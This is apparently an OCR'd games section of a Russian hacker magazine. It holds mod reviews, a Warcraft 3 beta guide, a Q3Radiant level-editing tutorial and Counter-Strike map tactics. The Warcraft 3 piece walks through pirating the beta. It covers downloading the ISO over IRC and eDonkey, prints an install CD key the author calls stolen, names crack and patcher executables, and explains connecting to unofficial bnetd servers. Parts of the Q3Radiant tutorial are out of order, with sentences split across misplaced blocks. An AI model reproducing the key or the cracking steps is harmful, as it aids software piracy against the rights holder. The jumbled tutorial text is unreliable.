Bull Arena - это одна из самых странных модификаций, виденных мной за последнее время. Игроки сражаются на закрытой арене, пытаясь уничтожить друг друга, но в случае смерти игрок возвращается в игровой мир в виде быка. Нет-нет, не конкретного пацана с толстенной голдой на мускулистой шее, а именно рогатого парнокопытного полуторацентнерового красавца. Превратившись в быка, игрок может насаживать врага на рога (как романтично!), топтать его копытами или давить весом собственного тела. В общем, тотальный угар. Если ты любишь настоящее мясо, то забудь на время о Counter-Strike и Renegade. Собери друзей и покажи им Bull Arena. Поверь мне, никто не будет разочарован.



Red Alert 2 MOD's

DEEZIRE
Официальный сайт: http://www.deezire.net/
Готовность: Готова

DEEZIRE - это одна из самых популярных модификаций Red Alert 2, дающая игрокам новые возможности как в коллективной, так и однопользовательской версии игры. Среди основных возможностей DEEZIRE стоит отметить несколько бонус миссий, новые юниты и сооружения, а также общее изменение физики игры. Если ты настоящий фанат Command & Conquer, то тебе просто необходимо опробовать все возможности DEEZIRE на себе.

Ну и напоследок предлагаю тебе посетить два очень полезных места для всех любителей разнообразных шкурок и мелких прибамбасов. На вновь открывшемся Skin City (http://dynamic4.gamespy.com/~skincity/) ты сможешь найти тысячи моделей и шкурок для нескольких сотен популярных игр, включая Unreal, Unreal Tournament и Quake 3. Специально для любителей необычных модификаций открылся сайт Eclipse Mods (http://www.eclipsemods.com/), на котором расположены сотни любительских модов для самых разнообразных игр. На этом светлом моменте я прощаюсь с тобой до следующего номера. Не нагружайся, читай Хакер и играй в игры.

Stepan Ilyin aka Step (step@real.xakep.ru)



Орки в Интернете

Где взять и что делать с сетевой бетой Warcraft 3


О выходе беты Warcraft-а было известно уже давно, многие желающие (в том числе и я) со всего мира подавали заявки на тестирование беты будущего хита. И что в итоге? Получилось так, что желающих стать тестерами оказалось просто колоссальное количество, и разработчики игры, программисты из Blizzard, всерьез задумались о надобности такого количества «халявщиков», ограничив число «помощников» до 5000. Разумеется, я, как и многие другие, в этот сравнительно небольшой список не попал…


ВХОД

В бете доступна игра только через Интернет на официальном сервере от Blizzard-а. Каждая копия беты обладает своим уникальным CD-key-ем, который необходим для установки и подключении к battle.net-у. Разумеется, играть с одним и тем же CD-key-ем одновременно нельзя, поэтому я, честно говоря, даже не рассчитывал увидеть Warcraft3 в действии до выхода его релиза. Ежедневно прогуливаясь по различным сайтам с Warcraft3 тематикой, читая первые впечатления и обзоры счастливчиков, просматривая только что сделанные скриншоты, я даже не подозревал, что найду очень интересный материал. Помнится, это был какой-то сравнительно небольшой русскоязычный игровой сайт, но именно там я нашел статью о ВЗЛОМЕ беты warcraft3. Через некоторое время ссылка на эту статью появилась на ВСЕХ рунетовских варезных и Warcraft3 сайтах. В статье подробно описывался взлом Warcraft-а с помощью патча от буржуйских хакеров. Впрочем, многого этот патч не позволял, предоставляя лишь возможность без Интернета создать игру, поглядеть расы, изучить дерево развития и повоевать с нейтральными юнитами, расставленными на картах. Но и этого для меня было достаточно, чтобы начать поиски ISO компакта с бетой. Забегая вперед, скажу, что я тебе расскажу не только про этот crack, но и про другие, позволяющие играть через Инет и сетку.

Качаем ISO

Для самых маленьких и несмышленых напомню, что ISO - это образ (копия) CD, собранная в один файл для удобства скачивания. Начало поисков ISO-шника было абсолютно неудачными: на рунетовских сайтах ссылками и не пахло, да и на буржуйских, кроме кучи поп-апов и баннеров, ничего не было. Настала очередь IRC. Топики многолюдных каналов #war3, #warcraft3 (dal.net) умоляли не спрашивать линки на ISO Warcraft-а, отсылая всех ищущих на #war3iso. И если предыдущие каналы я назвал многолюдными, то здесь творилось НЕЧТО. Такие скопления народу были только на каналах поиска iso XP (до ее официального выхода). Тут уже попадались действительно работающие ссылки на ftp-шники, но везде стояли ограничения на количество пользователей, поэтому пробиться на них получилось, мягко сказать, не сразу. Размер дистрибутива ~ 260 mb. По предварительным расчетам, ISO в лучшем случае на моем 56К модеме слился бы за 15 часов, поэтому я смело отправился спать. Каково было мое удивление, когда, проснувшись, я обнаружил лишь 30 скачанных мегов и умерший линк. Возобновившиеся поиски iso ни к чему хорошему не привели: не совпадали не только имена файлов, но еще и их размеры. Надо начинать все сначала! Но повторять ошибку не хотелось, и закачивать war3 iso с неизвестных ftp-шников было неприемлемо. На канале #nnm.ru от одноименного веб-проекта некий vlourie посоветовал воспользоваться p2p (peer-to-peer) клиентом, в частности eDonkey, который он мне любезно закачал вместе со специальным ботом. За что ему большое спасибо! Ты же эту программу можешь слить отсюда - www.edonkey2000.com, а бота отсюда - www.filefinder.com. Последний нужен для постоянного получения обновленного списка серверов, а также глобального поиска по всем доступным сервакам, которым я и воспользовался, указав в ключах поиска слово warcraft3. Среди кучи ссылок на скриншоты, патчи, ролики и кряки было несколько ссылок на ISO, последний, кстати, уже через сутки был полностью выкачан.





Итак, если у тебя толстый канал, через который ты очень быстро сможешь стянуть ISO, не боясь, что файл исчезнет, то можешь попробовать найти линк на сайтах/на IRC. Если же у тебя модем, что более вероятно, то советую тебе воспользоваться p2p клиентом, например, eDonkey, получив 100%-ную гарантию на полную закачку файла.


Установка Warcraft3


У нас есть образ CD с бетой Warcraft-а. Что делать дальше? Если ты входишь в число обладателей CDR приводов, то можешь закатать болванку из iso, то есть сделать точную копию компакта, рассылаемого Blizzard-ом реальным бета-тестерам. Именно так сделал я, используя функцию Nero (www.nero.com) «Burn Image». Если же «писалки» под рукой нет, что достаточно вероятно, то можешь воспользоваться каким-нибудь эмулятором CD, поддерживающим образы CD в ISO формате. Сделав так или иначе, ты должен запустить

install.exe Warcraft-а. Описывать здесь, в общем-то, нечего, за исключением уже упомянутого мною CD-Key-я. Краденных ключей в Инете уже более чем достаточно, но, чтобы избавить тебя от ненужных поисков, приведу следующий: «FCHFXL JPLA TTMWZJ RN19 D3UOBY». Ключ нужен исключительно для установки; если захочешь поиграть с ним на официальном b.net-е, то ты жестоко обломаешься, потому что он уже давно находится в черном списке. После установки тебе потребуется пропатчить игру до версии 1.03 патчем от Blizzard-а. Скачать ты его можешь здесь - ftp.blizzard.com/pub/war3/patches/beta/w3b_103.exe. Впрочем, пока я писал материал, вышел 1.10 патч, который пока, правда, недоступен простым смертным.

Одиночная игра

Итак, если у тебя нет достаточно Инета для игры или же ты хочешь хоть немного подготовиться к настоящим сражениям, то я тебе советую воспользоваться так называемым single crack'ом, запустив который, ты сможешь подконнектиться к виртуальному серверу, ввести произвольные логин и пароль, создать и запустить игру с нужными параметрами, используя функцию «Custom game». Оппонентов у тебя не будет, поэтому сразу после старта последует предложение выйти из игры, на которое нужно ответить отказом, нажав на кнопку «Continue Playing». В итоге ты будешь играть один, безо всяких противников, тем не менее - это идеальный способ разобраться во всех тонкостях и нюансах игры за каждую расу, изучить порядок строения, оценить графику и интерфейс игры. Домашней страницы у этого кряка, разумеется, нет, поэтому тебе придется искать его по имени War3BetaCrack.exe (87 552b), используя файловые поисковики или peer-to-peer клиенты. У меня это лекарство под Win9x работать отказалось, хотя и должно бы; под Win2000 никаких проблем не наблюдалось; для игры же под WinXP тебе потребуется отключить службу обнаружения SSDP (панель управления > администрирование > службы).





Я не публикую никаких ссылок, потому что к моменту публикации они все равно «умрут». Ищи нужный файл по его имени, используя различные файловые поисковики (*www.file-search.ru*, *www.files.ru*) или peer-to-peer программы (например, *www.eDonkey2000.com*).








Список Warcraft3 игровых серверов

war3.myip.org
216.66.75.129
212.124.87.8
208.50.34.96
24.66.101.168
61.153.3.119
212.181.45.1

Игра по Инету

Думаешь, люди ограничились одиночной игрой? Нет! Пока я играл в single, появился bNetd, программа-сервер, поддерживающий бету Warcraft3. Тулза получила огромное распространение и сейчас стоит на всех бесплатных серваках, на которых мы с тобой и будем играть. Надо сказать, что дальнейшее развитие программы резко прекратилось, вероятно, не без участия Blizzard-а, недовольного тем, что даже официальные тестеры потихоньку переходят на бесплатные игровые серверы, на которых играет просто колоссальное количество народу. Например, на одном из крупнейших серваков, war3.myip.org, на момент написания статьи было уже 70000 аккаунтов (для сравнения - всего официальных бета-тестеров 5000). Адреса всех известных мне серверов я привел во врезке, а сейчас расскажу о том, как к ним подконнектиться. Для того чтобы твой Warcraft3 научился общаться с серваками на основе bNetd, тебе потребуется скачать небольшой патчик WC3Patcher.exe (32 768b), после чего запустить его, предварительно поместив в каталог Warcraft-а. Теперь необходимо занести адрес нужного сервера в реестр. Безусловно, это можно сделать руками, но намного удобнее будет воспользоваться специальной утилитой BnetConfig.exe (49 152) или еще лучше WC3.Server.Editor.exe (204 800), разобраться с которыми дело одной минуты. После всех приготовлений ты можешь подконнектиться к серверу и создать свой аккаунт. Теперь ты можешь легко и просто пообщаться с геймерами на различных каналах, ну и, конечно же, с ними поиграть.




Крупнейшие сайты Warcraft3 тематики

www.warcraftiii.ru/
www.warcraftiii.net/
www.war3.com/
www.blizzard.com/
www.zileas.com/
www.battle.net/war3/
www.gatesofazeroth.com/
www.warcraftcenter.com/

Игра по сети

Если тебе надоело играть в Инете с постоянными лагами на своем не очень широком канале, то можно попробовать порезаться по сетке. Так как возможности игры по LAN-у в бете нет, придется ставить уже упомянутый bNetd на одну из тачек в сетке. Так как проект был закрыт, то и официальной страницы у него нет, поэтому ищи по имени bnetd.1.14c.win32.exe (348 667). Все конфиги текстовые, с хорошими комментариями, так что настроить его не составит труда, тем более, что и, не правя конфиги, утилита будет вполне работоспособной. Настройка коннекта к этому серверу будет полностью идентична тому, что описано в предыдущем пункте: необходимо лишь указать его IP адрес.



Blizzard всегда славился тем, что выпускает действительно достойные продукты, и Warcraft3 - не исключение. Поиграв даже в достаточно сырую бету, можно понять, что это будущий хит, не имеющий никаких аналогов. Сногсшибательная графика, великолепная озвучка, безграничная фантазия художников и дизайнеров, а также великолепная реализация того, что было задумано, уже сейчас доказывают вышесказанное. Не упусти шанс погамиться в эту красоту до релиза, когда большинство твоих друзей только утирают слюни и закатывают губы. Удачи!

ВЫХОД

ПРЕПАРИРУЕМ Q3RADIANT

Александр "xtracer" Логинов
(http://www.gamemag.ru)

Препарируем Q3Radiant

Создание собственного Q-левела для чайников

Итак, камрад, пришло время для настоящих боевых действий. После того как ты создал простенькую аркаду на Flash и примитивный уровень для Red Faction, настал час попробовать свои силы в проектировании уровней и своих собственных модификаций для Quake 3: Arena. В этой нелегкой затее тебе поможет мой цикл статей и один из самых мощных трехмерных редакторов - Q3Radiant. Если ты еще не знаешь, что это за злобный монстр, то я тебе прямо скажу - Q3Radiant это слегка упрощенный редактор уровней, созданный гениальными программистами id Software и основанный на модифицированной версии QE4 (редактора Quake 2). Понял? Ну и отлично.

ВХОД

Первое знакомство

Так же как и любой трехмерный редактор, Q3Radiant обладает стандартным интерфейсом и спектром специальных возможностей. Ты можешь создавать объекты, накладывать на них текстуры, освещение и просматривать предварительный результат в отдельном окне. У тебя есть возможность проектировать новые сооружения и импортировать их в основной движок игры. Q3Radiant отлично работает с Quake 2 и Quake 3: Arena, со всеми играми, построенными на этом движке, включая SiN, Jedi Knight 2, Elite Force, Alice и т.д. Кроме того, при большом желании Radiant можно приспособить и к другим трехмерным разработкам. В цикле статей, основанных на официальном руководстве от Пола Джакейса (Paul Jaquays), свободно распространяемых материалах и на моем собственном опыте ты узнаешь об основных принципах работы редактора, познакомишься с его возможностями и сможешь создать тонну уникальных проектов. Первая статья (та, которую ты сейчас читаешь) предназначена для предварительного ознакомления и освоения Q3Radiant. Список ссылок с адресами сайтов, где ты можешь скачать это редактор (размером в 8 мегабайт), ты обнаружишь в конце этой статьи.




Официальное лого

Установка и требования

Q3Radiant требует обязательного наличия предустановленной полной (maximum install) версии Quake 3: Arena или, на худой конец, Quake 2. Кроме того, у тебя должен быть достаточно мощный компьютер. Несмотря на то, что Q3Radiant требует по минимуму PII 266 с 128 MB RAM, для нормальной работы тебе потребуется PIII 900 MHz с 256 MB RAM. Устанавливать Q3Radiant ты должен в ту же директорию, где находится сама игра, в противном случае у тебя возникнут серьезные сложности с запуском уровней. Кроме того, ты должен убедиться, что у тебя на компьютере стоят последние драйвера твоего любимого графического акселератора.

Оптимизация

Если установка прошла успешно, то можешь смело приступать к оптимизации работы программы. Многие функции тебе не понадобятся в ближайшее время, а излишняя загрузка только помешает непосредственной работе.



Базовое окно Q3Radiant


Для начала давай немного посмотрим на открывшееся окно. Вверху находится основная панель управления. Под ней иконками выделены основные режимы и инструменты. В центре расположен основной экран, поделенный на несколько частей, именно здесь тебе предстоит создавать макеты твоих будущих уровней. Сбоку слева представлен вид из трехмерной камеры на твой будущий проект. В самом низу ведется лог производимых действий. Теперь, когда ты получил общее представление о внешнем виде Q3Radiant, можно приступить к оптимизации работы программы. Для начала включим Cubic Clipping. Для этого в верхнем меню поставь галочку на View>Cubic Clipping. Это значит, что программа будет показывать минимальное количество игровых компонентов, сокращая видимую дистанцию для редактора. Ты можешь регулировать базовое значение, используя клавиши "CTRL +" и "CTRL -". Теперь настал черед текстур. Упростим их до минимума, зайдя в Edit>Preferences и сдвинув ползунок Texturing Quality до конца влево. С упрощенными текстурами игра будет работать значительно быстрее. Теперь настала пора Curves, которые можно отключить (особенно рекомендуется это сделать всем обладателям карт от компании Nvidia) через комбинацию "CTRL+P". Все сделал? Молодец. Теперь приступим к созданию твоего первого уровня.

Первые опыт - он самый важный

Для начала создадим основания будущего уровня. Для этого выбери раздел "File" и смело нажимай на раздел "New Project". Програм-

ма предлагает тебе написать любое имя. Не стесняйся, пиши, все равно никто не увидит. Ты можешь назвать свой уровень как тебе заблагорассудится, а я назвал его Littlecrap (кстати, также будет называться автоматически создаваемая папка в директории Quake 3: Arena). После того как ты присвоил свое название, программа автоматически загрузит карту с небольшой комнатой и несколькими объектами. Карта должна называться так же, как и твой проект. В моем случае это был Littlecrap.map. Но тебе нужна твоя собственная карта, поэтому в разделе “File” щелкни на “New map”. Не обращай внимания на предупреждение об обнулении всех данных (“All changes to map will be lost”) - дави OK. Интересно, что в некоторых случаях программа автоматически создает новую карту, без загрузки карты по умолчанию. В этом случае стоит подстраховаться и создать карту заново.

Теперь необходимо подобрать текстуры. Для этого щелкни на раздел “Textures” в верхней части меню и выбери один из предложенных PAK’ов. Все выбранные текстуры должны появиться в виде небольших иконок в правой части меню. Если иконки не появились, а текстур нет в списке, это значит, что у тебя либо стоит неполная версия игры, либо ты используешь режим в четыре окна, либо ты неправильно указал пути к PAK-файлам. Если ты хочешь использовать свои собственные текстуры, то ты должен положить их в открытом виде в отдельную директорию и указать полный путь к ней. Если ты используешь нестандартный интерфейс (режим в четыре окна) Q3Radiant, то нажми “T” для вызова текстурного меню. Внимательно изучи предложенные варианты. Попробуй несколько комбинаций, выбери только те текстуры, которые максимально соответствуют твоей задаче. Если все готово, то ты можешь приступить ко второму этапу - созданию основы.




Выбираем текстуры

Без окон и дверей

Для того чтобы создать основу для будущего уровня, ты должен переключиться в 2d режим с X и Y осями координат. Теперь зажми левую кнопку мышки и двигай курсор вниз. У тебя должен получиться красный прямоугольник. Этот прямоугольник и есть основа твоего будущего уровня. Давай придадим ему реальную форму. Создадим квадрат со сторонами 256x256 и высотой в 150 единиц. Используй различные виды для создания сторон и граней трехмерного объекта. Попробуй передвинуть основание для комнаты, используя левую кнопку мышки. Кроме того, ты можешь приближать и удалять камеру, прибегая к помощи клавиш “Insert” и “Delete”. При помощи правой кнопки ты можешь изменить положение камеры, щелкнув на экране предварительного просмотра будущего уровня. Итак основание создано, но оно все еще обычный кусок дерева, который необходимо из монолитного блока превратить в обычную коробку (чтобы игрок имел достаточно пространства для перемещения). И в этом нам поможет специальная функция Q3Radiant - “Hollow”. Для ее активации нажми на “Selection” и в появившемся меню выбери “CSG” и затем кликни на “Hollow”. Теперь твой прямоугольник стал полым внутри, что ты можешь прекрасно наблюдать, переключившись в режим от третьего лица.

Запускаем игрока


Ну что же, у нас есть отличная коробка, в которой не хватает только одной важной составляющей - игрока. Ну что же, давай установим стартовую точку для появления главного героя. Для начала снимем окрашивание с нашей комнаты. Для

ПРЕПАРИРУЕМ Q3RADIANT

Александр "xtracer" Логинов
(http://www.gamemag.ru)

ВХОД

этого в режиме 2d необходимо одновременно нажать ctrl+shift и левую кнопку мышки. Если ты сделал все правильно, то красный контур комнаты почернеет. Теперь щелкни правой кнопкой мышки на свободной клетке экрана и выбери функцию "Info" и уже в нем подраздел "info_player_start". Оранжевый прямоугольник показывает позицию игрока на карте. Передвинь его так, чтобы он находился внутри основной комнаты и никак не соприкасался со стенами или иными объектами. Если ты снял окрашивание с игрока, то верни его вновь, одновременно нажав shift и левую кнопку мышки.
Теперь нажми "n" для вызова информации об объекте. Здесь ты можешь вручную изменить все настройки, переместив игрока в ту часть карты, которую тебе захочется. Кроме того, здесь ты можешь изменить положение игрока. Например, строчка "angle 90" означает, что игрок будет начинать уровень в заданных координатах, повернувшись лицом на север. В данном случае значение "270" повернет его головой на юг. Еще раз нажми "n", чтобы закрыть окно.



Настраиваем позицию игрока

та (если он до этого не был окрашен) и дави клавишу "n". Выбрав "light", присвой ему значение "300". Этого будет вполне достаточно. Теперь придадим нашему свету немного дискотечной яркости. Смело нажимай "k" и выбирай один из множества цветов и оттенков. Когда цвет выбран - подтверди информацию клавишей "ok".

Испытание

Настало время испытать наше с тобой примитивное творение. Для этого в меню "File" выбери функцию "save as" и сохрани свой уровень в директории, точно соответствующей названию твоего проекта. Иными словами, если мой проект назывался LittleCrap, то я сохранил свою карту в директорию LittleCrap/maps. После сохранения файла выбери в верхней части меню раздел "Bsp" и щелкни на подразделе "Bsp_FullVis (qrad -extra)". Теперь твой уровень откомпилирован, и ты можешь использовать его в игре. Для просмотра уровня положи его в папку baseq3/maps и запусти Quake 3. Запустил? Молодец! Теперь вызови консоль ("~") и набери "/set sv_pure 0" (без кавычек) и на следующей строчке название своей карты. Если карта у тебя называется Crap, то ты должен набрать /map crap.
Вот и все, на этой пафосной ноте я с тобой прощаюсь. В следующий раз мы поговорим о создании полноценных уровней с дверьми, лавой и прочими интерактивными элементами.


ВЫХОД

Ссылки на дистрибутив Q3Radiant

ftp://ftp.idsoftware.com/idstuff/qeradiant/Q3Radiant/Q3Radiant202Setup.zip
ftp://archives.3dgamers.com/pub/idgames/idstuff/qeradiant/Q3Radiant/Q3Radiant202Setup.zip
ftp://ftp.bluesnews.com/idstuff/qeradiant/Q3Radiant/Q3Radiant202Setup.zip

Свет и текстурирование

Теперь можно наложить простенькие текстуры. Для этого, используя shift и левую кнопку мышки, выбери сторону, которую ты хочешь закрасить, затем щелкни на нужной текстуре (для вызова меню текстур используй "T"). Если ты все сделал правильно, то пол и стены должны хоть немного отличаться друг от друга. Вот и настала очередь для расстановки освещения. Смело нажимай "ESC" - для того чтобы снять окрашивание - и щелкай в любой точке карты. Теперь кликай правой кнопкой мышки и в появившемся меню выбери опцию "light". Присвоив ему значение по умолчанию "100", ты можешь передвинуть его в любой угол карты. Старайся совместить источник света со стеной или потолком для создания максимально реалистичного эффекта. Если ты все сделал правильно, то можно увеличить мощность нашего прожектора. Для этого выбери источник све-



Устанавливаем стартовую позицию игрока

Lefside (lefside@mail.ru)

Тактика выживания


Как остаться в живых на картах cs_delta_assault и cs_map

ВХОД

CS_MAP - маленькая, но подлючая

С тобой часто хотят сыграть на $$$?? Или просто идете погамиться 1/1 или по командам? Хочешь удивить врага? Так вот: твоя задача состоит в следующем:

1) научиться хорошо играть в CS, метко стрелять с близкого расстояния и пользоваться гранатами (не хавчиком, а боеприпасом :));
2) освоить карту cs_map;
3) узнать у противника, слышал ли он о такой карте;
4) если не слышал - назначай на ней стрелу и постарайся провести игру как можно скорее, чтобы противник не успел потренироваться. Прокатит не со всеми, но с теми, кто мнит себя атцами в CS и считает, что надерет вас везде, должно пройти гладко (так же как и с теми, кто не читает X);
5) идете гамить.


Мой любимый размер! :)

Теперь о злосчастной карте. Она представляет собой ма-а-аленький прямоугольник размером с твою квартиру по общей площади. В общем, смотри схему. По углам - две башенки, состоящие из двух этажей. Синими точками обозначены возможные места респа контров, красными - терров. Розовая линия - арка (типа дверного проема без двери) для входа в башенку. Желтая линия - бойницы, из которых можно стрелять. Коричневые линии - защитные барьеры. Из-за них тебя не видно, если ты присядешь, и видно только твою голову, если ты стоишь.

Играть желательно без freezetim'а (если по-честному :)), а можно и с ним. Объясняю: в начале раунда противники уже видят друг друга. И кто во время freezetim'а первый нажмет 'выстрел' и наведет прицел на башку противника, тот и первый получит фраг. Это, конечно, будешь ты :)).

Как видишь, карта нестандартная, и неподготовленному человеку осваиваться на ней будет довольно трудно. Так что первые 2-3 раунда фраги тебе или твоей команде (которую, разумеется, тоже надо ознакомить с этой статьей и натренировать) обеспечены.

Маленькое примечание: огромную роль при игре на этой карте играет отношение количества игроков за T и CT. То есть 1 на 1 вы играете нормально, 2 на 2 тоже, а вот, к примеру, в игре 2 на 1 исход заранее известен, даже если тот самый 1 это я ;)... Выигрывает та команда, у которой перевес по числу игроков. И точка.

Теперь о тактике игры на этой карте. В самом начале раунда игроки разных команд повернуты друг к другу спинами. Поэтому после респа (допустим, за барьером) СРАЗУ ПРИСЯДЬ (игрок развернется к тебе лицом и подумает, что тебя за барьером нет, что ты - в домике!) и лишь потом воспользуйся нижеприведенными советами.

Если ты респишься (если не респишься, то ничем не могу помочь):

- на открытом пространстве (обычно в углу или между барьерами) - ныкайся и побыстрее;
- за барьером - немедленно присядь, а то башки твоей - как не бывало;
- в помещении - отойди от стены, обращенной к базе противника, присядь.

Один совет - не бери с собой в клуб это руководство. Лучше хорошенько запомни - при игре на этой карте надо все делать молниеносно. Так вот, после того, как грамотно заныкаешься, надо очень быстро закупить оружие. После этого играй по обстоятельствам, но могу предложить несколько трагических развязок:

1) Противник заныкался в домике - закидывай его HE-гранатами! B84-





Смахивает на второй этаж…

кинул-В84-кинул… Проверено - тараканов нет!!

2) Если в самом начале раунда у тебя уже есть нормальная пушка, а вот у противников нет, и ты видишь, что они респились в доме, то попробуй обойти их сбоку (не с того боку, где у них окно, разумеется). Часто срабатывает.

3) Если тебя кемперят из окна - используй flashbomb (и про HE GRENADE тоже не забудь). Идеально, если ты попадешь в окно.

4) Не забывай про заложника! Он там есть, причем только один. Вот не повезло бедняжке… Представь себе игру на этой карте 50 T на 50 CT… :) Прикол, да?! Хотя, впрочем, я отвлекся - я лишь хотел сказать, что заложника-то можно спасти (если ты играешь за CT, конечно)! Пока все покупают оружие, спокойно подходишь к заложнику, жмешь ‘E’ и валишь к себе. CT WIN!

В остальном тактика игры на этой карте и ежику понятна. Ее можно описать одним словом: МОЧИИИИ!

CS_DELTA_ASSAULT и иже с ними

Теперь попробуем погамить на cs_delta_assault. Напоминаю, что приставка cs означает то, что на этой карте мы опять будем мучить бедных залогов. Однако приступим непосредственно к тактике.

ТЕРМИНОЛОГИЯ, КОТОРУЮ МОЖНО ВСТРЕТИТЬ, ИГРАЯ НА ЭТОЙ КАРТЕ:

